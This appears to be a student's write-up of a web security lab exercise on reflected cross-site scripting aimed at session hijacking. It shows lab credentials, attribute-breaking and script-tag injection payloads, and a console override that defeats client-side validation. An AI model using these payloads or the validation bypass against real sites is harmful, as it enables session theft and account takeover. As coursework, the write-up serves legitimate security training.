
Cross-site scripting (XSS)

Exercise — Session Hijacking

- URL: http://193.226.5.99/websec3/
- Authentication:
  - user: user2
  - password: parola1234
- Exercise:
  - Identify XSS vulnerability
  - Inject a script (payload) that exploits the identified vulnerability
  - Lure the administrator on your page to launch the attack
  - Exfiltrate the session token from the user
  - Authenticate in the attacked application using the session token

First, the value from the input is placed into the value attribute form the input field
For example, when typing `value` and submit, the page looks like this:




Welcome user2!

This page is protected by authentication.

No results found for your search on **value**

Search for records:



```
<!DOCTYPE html>
<html>
 <head> ⋯ </head>
 <body>
  <section class="container">
    <h1>Welcome user2!</h1>
    " This page is protected by authentication."
    <br>
    <br>
    " No results found for your search on "
    <strong>value</strong>
    <p> </p>
   <form name="message_form" id="message_form" method="post" onsubmit="return validate()"
    action="index.php"> == $0
     <strong>Search for records: </strong>
     <br>
     <input type="text" style="width: 400px" id="keyword" name="keyword" value="value"
     placeholder="keyword">
     <br>
     <input type="submit" value="submit">
    </form>
    <p></p>
    <a href="index.php?c=logout">Logout</a>
  </section>
 </body>
</html>
```

I suspect that I am able to insert via the input field an html element or a new attribute for the input.

```
" onerror='alert("injected script")'
value" onerror='alert("injected script")'
```

For this kind of input, the browser throws a popup this the message `Invalid search term !`

Override the `validate()` function


In browser console, I typed `allow pasting`

Then I wrote in console the new `validate()` function that I want to execute

```
function validate() {
    alert("Custom validation logic executed!");
    return true; // Always allow the form submission
}
```

Then, I want to show an alert to the user, so in the search field, I type

```
"><script>alert()</script>
```



Welcome user2!

This page is protected by authentication.

No results found for your search on **<script>alert()</script>**


Search for records:

"><script>alert()</script>

submit


Logout

```
> function validate() {
      alert("Custom validation logic executed!");
      return true; // Always allow the form submission
  }
<· undefined
>
```




193.226.5.99 says

Custom validation logic executed!



193.226.5.99/websec3/index.php

193.226.5.99 says



Welcome user2!

This page is protected by authentication.

No results found for your search on **"><script>alert()</script>**

Search for records:

" placeholder="keyword" />

So this approach can work to inject anything else